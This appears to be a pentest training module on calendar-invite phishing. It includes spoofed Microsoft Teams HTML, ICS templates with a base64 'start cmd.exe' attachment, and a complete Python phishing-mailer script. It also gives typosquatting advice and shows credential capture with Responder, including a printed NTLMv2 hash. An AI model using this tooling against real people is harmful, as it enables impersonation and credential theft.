4. Phishing with Calendars
Phishing is a commonly used method to gain unauthorized access to systems and sensitive information. While traditional email phishing is effective, scammers now use calendar invites in new ways to get around security measures and trick users. This approach aligns with the MITRE ATT&CK framework, particularly the phishing technique (T1566) technique.
In this module, we will explore how attackers leverage calendar invites as an initial access vector, using the iCalendar (ICS) file format to create deceptive invitations that can lead to credential theft and further exploitation. By understanding the mechanics behind these phishing techniques, we can better defend against them and incorporate effective countermeasures into our pentesting strategies.
Recent high-profile phishing campaigns have demonstrated the effectiveness of calendar-based attacks, highlighting their ability to circumvent typical email filters and reduce user skepticism.
In this module, we'll start by examining the iCalendar (ICS) standard and its structure, focusing on key fields adversaries often manipulate for malicious purposes. Then, we'll craft customized calendar invites and show how these attacks are typically automated.
In this Learning Module, we'll cover the following Learning Units:
- Exploiting Calendar as an Initial Access Vector
- Creating a Custom Calendar Invite
- Abusing Calendar Features
- Stealing Credentials with Calendars and Responder
Let's begin with a foundational understanding of how calendar invites are often weaponized in the context of modern phishing attacks.
4.1. Calendar as an Initial Access Vector
The iCalendar (ICS) format is a widely accepted standard used to share event details between various calendar platforms such as Google Calendar, Outlook, and Apple Calendar. Its straightforward structure, based on key fields like organizer details, event time, and descriptions, makes it a simple yet powerful tool. Unfortunately, adversaries are increasingly weaponizing ICS invitations, sending malicious invites to unsuspecting users with the goal of bypassing security features as part of a phishing campaign. These malicious invites often contain links to phishing sites or other malicious payloads, which might easily bypass regular email filters and security protocols. This technique has been demonstrated in multiple real-world phishing campaigns, making it an important attack vector to understand.
This Learning Unit covers the following Learning Objectives:
- Understanding the ICS File Structure
- Creating and Modifying Custom ICS Calendar Invite
4.1.1. The iCalendar (ICS) standard
The iCalendar (ICS) standard is a widely adopted format for representing calendar data, facilitating the exchange of information about events, to-dos, and journal entries in a consistent manner. Defined by the Internet Engineering Task Force (IETF) in RFC 5545, this standard promotes interoperability among various calendaring systems such as Google Calendar, Microsoft Outlook, and Apple Calendar.
An ICS file is essentially a plain text file that follows a specific syntax to represent calendar events. It begins with a header indicating the version and method of the calendar data being shared, and its main structure consists of components such as VEVENT for calendar events, VTODO for to-do items, and VJOURNAL for journal entries.
Each component contains properties represented by key-value pairs organized into sections, with each property appearing on a new line. The standard supports various encodings to accommodate different types of data, including text, dates, and times.
Let's discuss some of the fields that adversaries often manipulate.
The ORGANIZER property specifies the person or entity responsible for the event. This field typically includes an email address and can also feature a display name.
Listing 1 - iCalendar ORGANIZER field example
The timing of an event is crucial, and the DTSTART and DTEND properties specify the start and end times, respectively. These fields can include time zone information to avoid confusion across different geographic locations.
Listing 2 - DTSTART and DTEND fields examples
The DESCRIPTION property provides additional details about the event, such as the agenda, location, or other relevant information. This field helps clarify the context and purpose of the event.
Listing 3 - DESCRIPTION field example
Armed with this basic understanding of the ICS standard and its key fields, we can create a custom calendar invite. In the next section, we'll modify specific key values in an ICS file and craft a custom calendar invitation.
4.1.2. Creating a Custom Calendar Invite
Let's create a personalized invitation email and send it using Sendemail from our Kali Linux machine.
First, let's send a test email with the following ICS template:
BEGIN:VCALENDAR
PRODID:Microsoft Exchange Server 2022
VERSION:2.0
CALSCALE:GREGORIAN
METHOD:REQUEST
BEGIN:VTIMEZONE
TZID:UTC
BEGIN:STANDARD
DTSTART:20241010T073659Z
TZOFFSETFROM:+0000
TZOFFSETTO:+0000
END:STANDARD
END:VTIMEZONE
BEGIN:VEVENT
DTSTART;TZID=UTC:20241010T073059Z
DTEND;TZID=UTC:20241010T083059Z
DTSTAMP:20241010T034159Z
ORGANIZER;CN=Peter:mailto:peter@corp1.com
UID:FIXMEUID20241010T034159Z
CREATED:20241010T034159Z
DESCRIPTION:http://meeting.corp1.com
LAST-MODIFIED:20241010T034159Z
LOCATION:Microsoft Teams Meeting
SEQUENCE:0
STATUS:CONFIRMED
SUMMARY:HR meeting
TRANSP:OPAQUE
END:VEVENT
END:VCALENDAR
Listing 3 - Custom ICS Template
Let's walk through the various fields we modified in the VEVENT section and discuss the tactics an adversary might consider when manipulating them.
The DTSTART and DTEND fields specify the event's start and end times. Adversaries often set these to typical business hours to improve the perceived legitimacy of the event.
The ORGANIZER field contains our custom name and email. The goal is to make the event appear to come from a trusted source. Adversaries often load the DESCRIPTION field with malicious links or instructions that direct victims to phishing sites or malware downloads.
Finally, the UID is a unique identifier for the event, ensuring it can bypass filters and appear as a distinct calendar entry in the target's schedule, making detection more difficult. We could generate a random value for this at runtime.
Before sending our initial custom calendar invite, let's design a basic HTML email template that we can customize later.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Test</title>
</head>
<body>
    <p>Hello,</p>
    <p>This is a test email</p>
    <p>Best regards,<br>Attacker</p>
</body>
</html>
Listing 4 - Custom Email Body Template
We'll save the template as template.html and the ICS file as iCalendar.ics on our Kali machine. We're now ready to send our first custom calendar invitation via sendEmail.
The -s 192.168.50.121 option specifies our SMTP server, in this case mail01. We'll set the target recipient with -t offsec@corp1.com and set the sender's fake address with -f attacker@corp1.com.
Next, we'll set a generic subject line with -u "test" and format the message as HTML with -o message-content-type=html, allowing us to incorporate visually appealing elements and links. We'll point to our specially crafted HTML template with -o message-file=./template.html and attach the iCalendar file with -a.
kali@kali:~$ sendEmail -s 192.168.50.121 -t offsec@corp1.com -f attacker@corp1.com -u "test"  -o message-content-type=html -o message-file=./template.html -a iCalendar.ics
Oct 10 04:14:23 kali sendEmail[825871]: Email was sent successfully!
Listing 5 - Sending Our First Custom Invite
Over on client01, we'll open the Thunderbird mail client, where we should find our fake invitation. Note that we can check for new emails by clicking on the icon showing a cloud with a down arrow next to the New Message button.

Figure 1: Our first calendar test invite received by the target
The invitation displays correctly and is well-formatted. In the next section, we'll customize it to improve its appeal.
4.2. Abusing Calendars
In the first Learning Unit, we explored the fundamentals of the ICS format and learned how to craft custom calendar invites by manipulating key ICS values.
In this Learning Unit, we'll take those skills further, focusing on how attackers exploit ICS files for phishing campaigns, and how we can automate and enhance these techniques for more sophisticated attacks.
This Learning Unit covers the following Learning Objectives:
- Crafting a Calendar Phishing email.
- Automating the Calendar phishing attack.
- Credential Stealing with Responder
These objectives will give us hands-on experience with advanced phishing methods, helping us understand how attackers use calendar invites to steal credentials and evade security defenses.
4.2.1. Crafting The Full Calendar Phishing
In the previous section, we created a customized ICS calendar invite and a simple HTML-based email. To enhance our phishing attempt, let's improve the email body to make it appear more genuine. Specifically, we'll mimic a legitimate Microsoft Teams invitation by copying its HTML format. Here's the legitimate HTML template which includes a few updates:
<p class=MsoNormal style='background:white'><span style='color:black'>We are reaching out to inform you of an urgent meeting scheduled by the HR Department that requires your immediate attention.<u1:p> <o:p></o:p></span></u1:p></p>
<p class=MsoNormal style='background:white'><span style='color:#5F5F5F'>________________________________________________________________________________</span><span style='mso-fareast-font-family:"Times New Roman";color:black'> <u1:p> </u1:p></span><span style='color:black'><o:p></o:p></span></p>
<p class=MsoNormal style='background:white'><span style='font-size:18.0pt; font-family:"Segoe UI",sans-serif;color:#252424'>Microsoft Teams meeting</span><span style='font-family:"Segoe UI",sans-serif;color:#252424'> <u1:p> </u1:p></span><span style='color:black'><o:p></o:p></span></p>
<p class=MsoNormal style='background:white'><b><span style='font-size:10.5pt; font-family:"Segoe UI",sans-serif;color:#252424'>Join on your computer or mobile app</span></b><b><span style='font-family:"Segoe UI",sans-serif; color:#252424'> <u1:p> </u1:p></span></b><span style='color:black'><o:p></o:p></span></p>
<p class=MsoNormal style='background:white'><span style='font-family:"Segoe UI",sans-serif; color:#252424'><a href="[ATTACKER_URL]" target="_blank"><span style='font-size:10.5pt;font-family:"Segoe UI Semibold",sans-serif; color:#6264A7'>Click here to join the meeting</span></a> <u1:p> </u1:p></span><span style='color:black'><o:p></o:p></span></p>
<p class=MsoNormal style='background:white'><span style='font-family:"Segoe UI",sans-serif; color:#252424'><a href="[ATTACKER_URL]" target="_blank"><span style='font-size:10.5pt;color:#6264A7'>Learn More</span></a> | <a href="[ATTACKER_URL]" target="_blank"><span style='font-size:10.5pt;color:#6264A7'>Meeting options</span></a><u1:p> </u1:p></span><span style='color:black'><o:p></o:p></span></p>
<p class=MsoNormal style='background:white'><span style='color:#5F5F5F'><span style='opacity:.36'>________________________________________________________________________________</span></span><span style='mso-fareast-font-family:"Times New Roman";color:black'> <u1:p> </u1:p></span><span style='color:black'><o:p></o:p></span></p>
Listing 6 - Custom Email MS Teams HTML Template
Note that we copied the original MS Teams layout and replaced the content of any href web link with a place holder named [ATTACKER_URL]. We should replace the [ATTACKER_URL] placehlder, including the square brakcets, with our Kali Linux attack machine's IP.
Note
In a real phishing simulation, we would craft emails that direct recipients to fake domains that we control, closely resembling the original domain names of the target company. This process involves using typosquatting techniques, where we create domain names that imitate the legitimate domain by changing, adding, or removing characters. For instance, using similar-looking characters (like "1" instead of "l" or "0" instead of "o") or slight variations in spelling can help increase the likelihood that recipients will not notice the difference. This technique improves the success rate of the phishing attempt by taking advantage of users' common tendency to ignore small differences in domain names.
Now that we've updated the IP addresses, we're ready to send the new version of the calendar phishing email. We'll save the newly created email template as email.html on our Kali machine and send this second enhanced version of our calendar invitation:
kali@kali:~$ sendEmail -s 192.168.50.121 -t offsec@corp1.com -f attacker@corp1.com -u "Urgent HR meeting"  -o message-content-type=html -o message-file=./email.html -a iCalendar.ics
Oct 15 06:44:33 kali sendEmail[1395]: Email was sent successfully!
Listing 7 - Sending the enhanced calendar invitation
The new email bears a close resemblance to the legitimate Teams notification.

Figure 2: Our first calendar test invite received by the target
While this is great, manually crafting each email body and ICS file is time consuming. In the next section, we'll automate the process with a Python script.
4.2.2. Automating the Attack
Now that we have a template for an ICS calendar event and HTML for the email body, let's combine both and automate the phishing template with a Python script.
To fully automate a phishing campaign using both an ICS calendar event and an HTML email body, we need to create flexible templates that we can dynamically populate with specific details, such as meeting descriptions, URLs, times, and other event information.
Here's an updated HTML template like the previous version, with a more generic placeholder:
<p class=MsoNormal style='background:white'><span style='color:black'>{EVENT_TEXT}<u1:p> <o:p></o:p></span></u1:p></p>
<p class=MsoNormal style='background:white'><span style='color:#5F5F5F'>________________________________________________________________________________</span><span style='mso-fareast-font-family:"Times New Roman";color:black'> <u1:p> </u1:p></span><span style='color:black'><o:p></o:p></span></p>
<p class=MsoNormal style='background:white'><span style='font-size:18.0pt; font-family:"Segoe UI",sans-serif;color:#252424'>Microsoft Teams meeting</span><span style='font-family:"Segoe UI",sans-serif;color:#252424'> <u1:p> </u1:p></span><span style='color:black'><o:p></o:p></span></p>
<p class=MsoNormal style='background:white'><b><span style='font-size:10.5pt; font-family:"Segoe UI",sans-serif;color:#252424'>Join on your computer or mobile app</span></b><b><span style='font-family:"Segoe UI",sans-serif;color:#252424'> <u1:p> </u1:p></span></b><span style='color:black'><o:p></o:p></span></p>
<p class=MsoNormal style='background:white'><span style='font-family:"Segoe UI",sans-serif;color:#252424'><a href="{EVENT_URL}" target="_blank"><span style='font-size:10.5pt;font-family:"Segoe UI Semibold",sans-serif;color:#6264A7'>Click here to join the meeting</span></a> <u1:p> </u1:p></span><span style='color:black'><o:p></o:p></span></p>
<p class=MsoNormal style='background:white'><span style='font-family:"Segoe UI",sans-serif;color:#252424'><a href="https://aka.ms/JoinTeamsMeeting" target="_blank"><span style='font-size:10.5pt;color:#6264A7'>Learn More</span></a> | <a href="{EVENT_URL}" target="_blank"><span style='font-size:10.5pt;color:#6264A7'>Meeting options</span></a><u1:p> </u1:p></span><span style='color:black'><o:p></o:p></span></p>
<p class=MsoNormal style='background:white'><span style='color:#5F5F5F'><span style='opacity:.36'>________________________________________________________________________________</span></span><span style='mso-fareast-font-family:"Times New Roman";color:black'> <u1:p> </u1:p></span><span style='color:black'><o:p></o:p></span></p>
Listing 8 - the updated email_template.html
Like the previous version, this closely resembles a legitimate Microsoft Teams meeting invitation, enhancing its credibility. We can include a customizable paragraph ({EVENT_TEXT}) that provides context for the meeting, such as an HR meeting or company update, making the email appear relevant to the recipient.
The key element of the template is the clickable phishing link ({EVENT_URL}), which is labeled "Click here to join the meeting."
For now, we'll save this as email_template.html on our Kali machine.
Next, we'll move on to the ICS template, which has the following content:
BEGIN:VCALENDAR
PRODID:Microsoft Exchange Server 2022
VERSION:2.0
CALSCALE:GREGORIAN
METHOD:REQUEST
BEGIN:VTIMEZONE
TZID:UTC
BEGIN:STANDARD
DTSTART:{DTSTART}
TZOFFSETFROM:+0000
TZOFFSETTO:+0000
END:STANDARD
BEGIN:DAYLIGHT
DTSTART:{DTSTART}
TZOFFSETFROM:+0000
TZOFFSETTO:+0000
END:DAYLIGHT
END:VTIMEZONE
BEGIN:VEVENT
DTSTART;TZID=UTC:{DTSTART}
DTEND;TZID=UTC:{DTEND}
DTSTAMP:{DTSTAMP}
ORGANIZER;CN={ORGANIZER_NAME}:mailto:{ORGANIZER_EMAIL}
ATTACH;FMTTYPE=application/octet-stream;ENCODING=BASE64:\c3RhcnQgY21kLmV4ZQo=
UID:FIXMEUID{DTSTAMP}
{ATTENDEES}
CREATED:{DTSTAMP}
DESCRIPTION:{DESCRIPTION}
LAST-MODIFIED:{DTSTAMP}
LOCATION:Microsoft Teams Meeting
SEQUENCE:0
STATUS:CONFIRMED
SUMMARY:{SUMMARY}
TRANSP:OPAQUE
END:VEVENT
END:VCALENDAR
Listing 9 - iCalendar_template.ics
In the Python script we are about to create, we'll dynamically replace the bracketed placeholders in the ICS template to generate the personalized calendar invite. Let's discuss some of these placeholders.
We'll use {DTSTAMP} for the event creation timestamp, ensuring that each invite has a unique identifier. The event's start and end times are inserted into {DTSTART} and {DTEND}, reflecting the scheduled meeting time in UTC format.
For the event organizer's name, we might statically set the {ORGANIZER_NAME} to a value like "HR Team Corp1", and dynamically {ORGANIZER_EMAIL} with the provided sender_email, making the email appear to come from a trusted source.
We'll populate the {DESCRIPTION} placeholder with the phishing URL through the event_url argument, embedding malicious content within the invite's description. We'll statically define the event's subject or title using the {SUMMARY} placeholder (e.g., "HR Meeting"). Finally, we'll populate the {ATTENDEES} placeholder with the output from the generate_attendees() function, which lists important individuals as meeting participants to enhance the invite's legitimacy.
We'll save this as iCalendar_template.ics on our Kali machine, and we're ready to write the actual Python script.
Note
Most of the code was inspired by FakeMeeting, but we enhanced it to make our tool more dynamic and scalable.
We'll begin by importing the necessary libraries for handling time, email composition, and system arguments. We'll then define key settings such as the email subject, event summary, organizer name, and a list of attendees for our fictitious meeting.
import time
import codecs
import smtplib
import datetime
import sys
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email.encoders import encode_base64
from email.mime.multipart import MIMEMultipart
from email.utils import COMMASPACE, formatdate

# email settings
EMAIL_SUBJECT = "HR Meeting"

# event settings
EVENT_SUMMARY = "HR meeting"

ORGANIZER_NAME = "HR Team Corp1"
ATTENDEES = ["ceo@corp1.com", "cto@corp1.com"]
Listing 10 - Import Libraried and Global Variables
Next, we'll include load_template and load_ics functions to read our respective HTML and ICS templates. This allows us to use predefined placeholders for the email body and calendar invite.
def prepare_template(event_url):
    email_template = load_template()
    email_template = email_template.format(EVENT_TEXT=EVENT_TEXT, EVENT_URL=event_url)
    return email_template

def prepare_ics(dtstamp, dtstart, dtend, sender_email, event_url):
    ics_template = load_ics()
    ics_template = ics_template.format(
        DTSTAMP=dtstamp,
        DTSTART=dtstart,
        DTEND=dtend,
        ORGANIZER_NAME=ORGANIZER_NAME,
        ORGANIZER_EMAIL=sender_email,
        DESCRIPTION=event_url,
        SUMMARY=EVENT_SUMMARY,
        ATTENDEES=generate_attendees()
    )
    return ics_template
Listing 11 - The prepare_template and prepare_ics functions
In the prepare_template function, we format the HTML email body by replacing placeholders with specific content, including the event URL. We do something similar in the prepare_ics function, dynamically inserting timestamps, organizer details, and the event URL as the description.
We'll include a generate_attendees function to construct a list of attendees formatted to appear as legitimate meeting participants. This adds further credibility to our phishing attempt.
The ATTENDEES global variable in the provided code is an array containing the email addresses of the attendees.
ORGANIZER_NAME = "HR Team Corp1"
ATTENDEES = ["ceo@corp1.com", "cto@corp1.com"]

def generate_attendees():
    attendees = []
    for attendee in ATTENDEES:
        attendees.append(
            "ATTENDEE;CUTYPE=INDIVIDUAL;ROLE=REQ-PARTICIPANT;PARTSTAT=ACCEPTED;RSVP=FALSE\r\n ;CN={attendee};X-NUM-GUESTS=0:\r\n mailto:{attendee}".format(attendee=attendee)
        )
    return "\r\n".join(attendees)
Listing 12 - The generate_attendees function
Next, we'll create a send_email function to send the email. We'll calculate the current time in UTC, prepare the ICS and email body using our previously defined functions, and construct the email message with appropriate headers and attachments. Then we'll connect to the SMTP server and send the crafted email.
Finally, our main function expects arguments for the SMTP server, the sender email, the recipient email, and the event URL. It will call send_email() which will execute our phishing attack by sending the constructed email.
Here's the complete fakeics.py script:
import time
import codecs
import smtplib
import datetime
import sys
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email.encoders import encode_base64
from email.mime.multipart import MIMEMultipart
from email.utils import COMMASPACE, formatdate


# email settings
EMAIL_SUBJECT = "HR Meeting"

# event settings
EVENT_SUMMARY = "HR meeting"

ORGANIZER_NAME = "HR Team Corp1"
ATTENDEES = ["ceo@corp1.com", "cto@corp1.com"]

# template settings
EVENT_TEXT = """
Dear colleague,

We would like to inform you about an important HR meeting regarding recent company-wide changes and policies. Your attendance is highly encouraged as we will be discussing essential updates that impact all employees.

Topics will include:

- Organizational restructuring
- New employee benefits package
- Updates to leave policies
- Changes to the remote work policy

This meeting is a priority and will be your opportunity to ask any questions or raise concerns.

We look forward to your participation.

Best regards,
HR Team
"""

def load_template():
    template = ""
    with codecs.open("email_template.html", 'r', 'utf-8') as f:
        template = f.read()
    return template


def prepare_template(event_url):
    email_template = load_template()
    email_template = email_template.format(EVENT_TEXT=EVENT_TEXT, EVENT_URL=event_url)
    return email_template


def load_ics():
    ics = ""
    with codecs.open("iCalendar_template.ics", 'r', 'utf-8') as f:
        ics = f.read()
    return ics


def prepare_ics(dtstamp, dtstart, dtend, sender_email, event_url):
    ics_template = load_ics()
    ics_template = ics_template.format(
        DTSTAMP=dtstamp,
        DTSTART=dtstart,
        DTEND=dtend,
        ORGANIZER_NAME=ORGANIZER_NAME,
        ORGANIZER_EMAIL=sender_email,
        DESCRIPTION=event_url,  # Use event_url as DESCRIPTION
        SUMMARY=EVENT_SUMMARY,
        ATTENDEES=generate_attendees()
    )
    return ics_template


def generate_attendees():
    attendees = []
    for attendee in ATTENDEES:
        attendees.append(
            "ATTENDEE;CUTYPE=INDIVIDUAL;ROLE=REQ-PARTICIPANT;PARTSTAT=ACCEPTED;RSVP=FALSE\r\n ;CN={attendee};X-NUM-GUESTS=0:\r\n mailto:{attendee}".format(attendee=attendee)
        )
    return "\r\n".join(attendees)


def send_email(smtp_server, sender_email, to, event_url):
    print('Sending email to: ' + to)

    # in .ics file timezone is set to be utc
    utc_offset = time.localtime().tm_gmtoff / 60
    ddtstart = datetime.datetime.now()
    dtoff = datetime.timedelta(minutes=utc_offset + 5)  # meeting has started 5 minutes ago
    duration = datetime.timedelta(hours=1)  # meeting duration
    ddtstart = ddtstart - dtoff
    dtend = ddtstart + duration
    dtstamp = datetime.datetime.now().strftime("%Y%m%dT%H%M%SZ")
    dtstart = ddtstart.strftime("%Y%m%dT%H%M%SZ")
    dtend = dtend.strftime("%Y%m%dT%H%M%SZ")

    ics = prepare_ics(dtstamp, dtstart, dtend, sender_email, event_url)
    email_body = prepare_template(event_url)

    msg = MIMEMultipart('mixed')
    msg['Reply-To'] = sender_email
    msg['Date'] = formatdate(localtime=True)
    msg['Subject'] = EMAIL_SUBJECT
    msg['From'] = sender_email
    msg['To'] = to

    part_email = MIMEText(email_body, "html")
    part_cal = MIMEText(ics, 'calendar;method=REQUEST')

    msgAlternative = MIMEMultipart('alternative')
    msg.attach(msgAlternative)

    ics_atch = MIMEBase('application/ics', ' ;name="%s"' % ("invite.ics"))
    ics_atch.set_payload(ics)
    encode_base64(ics_atch)
    ics_atch.add_header('Content-Disposition', 'attachment; filename="%s"' % ("invite.ics"))

    eml_atch = MIMEBase('text/plain', '')
    eml_atch.set_payload("")
    encode_base64(eml_atch)
    eml_atch.add_header('Content-Transfer-Encoding', "")

    msgAlternative.attach(part_email)
    msgAlternative.attach(part_cal)

    mailServer = smtplib.SMTP(smtp_server, 25)
    mailServer.ehlo()
    mailServer.ehlo()
    mailServer.sendmail(sender_email, to, msg.as_string())
    mailServer.close()


def main():
    if len(sys.argv) != 5:
        print("Usage: python fakemeeting.py <smtp_server> <sender_email> <recipient_email> <event_url>")
        sys.exit(1)

    smtp_server = sys.argv[1]
    sender_email = sys.argv[2]
    recipient_email = sys.argv[3]
    event_url = sys.argv[4]

    send_email(smtp_server, sender_email, recipient_email, event_url)


if __name__ == "__main__":
    main()
Listing 13 - The full fakeics.py script
We're now ready to test the script from our Kali machine and fully automate the calendar phishing attack. We'll provide four arguments: the SMTP server IP address (192.168.50.121), the sender's email (hr@corp1.com), the recipient's email (offsec@corp1.com), and a URL (http://192.168.251.151). Note that we'll discuss this URL in more detail shortly.
kali@kali:~$python3 fakeics.py 192.168.50.121 hr@corp1.com offsec@corp1.com http://192.168.251.151
Sending email to: offsec@corp1.com
Listing 14 - Running fakeics.py script
Let's check if the client01 target received the phishing attempt by opening Thunderbird.

Figure 3: Our automated phishing invite succeeded
Great! Our automated tool is working! We delivered the phishing attempt via the calendar invite. Not only did we embed phishing URLs in the email body, but we also included one in the ICS Description field for good measure.
However, there's nothing behind the phishing link. In the next and final section, we'll weaponize our URL to obtain user credentials.
4.2.3. Credential Stealing with Responder
In the previous section, we crafted a convincing phishing email that resembled a Microsoft Teams notification. The message may convince an unwary user to click our malicious URL. To maximize the effectiveness of this phishing attack, let's weaponize that URL and attempt to steal the victim's credentials through a second-layer phishing attempt.
We'll do this with Responder, an open-source tool used primarily for network reconnaissance and credential harvesting in environments where protocols such as Link-Local Multicast Name Resolution (LLMNR), Netbios Nameservice (NBT-NS), and Multicast DNS (mDNS) are improperly configured. It exploits these network weaknesses to intercept authentication requests and gather sensitive information such as user credentials.
We can also use Responder for phishing-style attacks to capture credentials via HTTP by exploiting network services like SMB and HTTP that depend on network name resolution. For example, when a user in a vulnerable network tries to access a non-existent resource, Responder can intercept that request, tricking the user into sending their credentials by responding with a malicious HTTP or SMB server.
For our attack, we will follow this plan: after sending the phishing email, the victim is likely to click on the malicious "meeting" link, believing it to be a legitimate Microsoft Teams invite. Once clicked, Responder will intercept the request and present a fake login prompt, mimicking a familiar Microsoft Teams login page. The user will then be prompted to input their credentials to proceed.
When the victim enters their credentials, Responder will immediately capture and log them. These credentials are usually sent hashed, but we can attempt to crack them with tools like Hashcat to get the plaintext password.
Let's see how this works in practice. First, we'll start Responder (which is already installed on our Kali Linux machine), which will reply to any HTTP request that is addressed to our Kali IP address. We'll run it with a single argument, which specifies the tunnel VPN interface.
kali@kali:~$ sudo responder -I tun0
[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
...
[+] Listening for events...
Listing 15 - Starting Responder
Once our Responder listener is in place, we can send our final phishing email attempt by running the fakeics python script.
kali@kali:~$ python3 fakeics.py 192.168.50.121 hr@corp1.com offsec@corp1.com http://192.168.251.151
Sending email to: offsec@corp1.com
Listing 16 - Sending our final phishing email
Assuming the role of the victim, we'll open Thunderbird on client01, open the email and click "Click here to join the meeting", which opens the following fake Windows Security message:

Figure 4: The victim attempting to log into the fake meeting
After entering credentials, Responder displays the offsec user's NTLMv2 hash:
[+] Listening for events...

[HTTP] NTLMv2 Client   : 192.168.50.120
[HTTP] NTLMv2 Username : CORP1\offsec
[HTTP] NTLMv2 Hash     : offsec::CORP1:1a04951d4c1f9296:BB96D8B827D9E78C21449561590129C2:010100000000000092395303B323DB011417B38CC858CC0800000000020008004F0043005100410001001E00570049004E002D00500030004C005400540044003800350030004B005300040014004F004300510041002E004C004F00430041004C0003003400570049004E002D00500030004C005400540044003800350030004B0053002E004F004300510041002E004C004F00430041004C00050014004F004300510041002E004C004F00430041004C000800300030000000000000000100000000200000A10EFE50A222919674D316C528835C66FB8A4E972B792B6AD801EF57A87311290A001000000000000000000000000000000000000900280048005400540050002F003100390032002E003100360038002E003200350031002E003100350031000000000000000000
Listing 17 - Obtaining the offsec credentials.
We'll save the entire hash blob as hash.txt on our Kali machine.
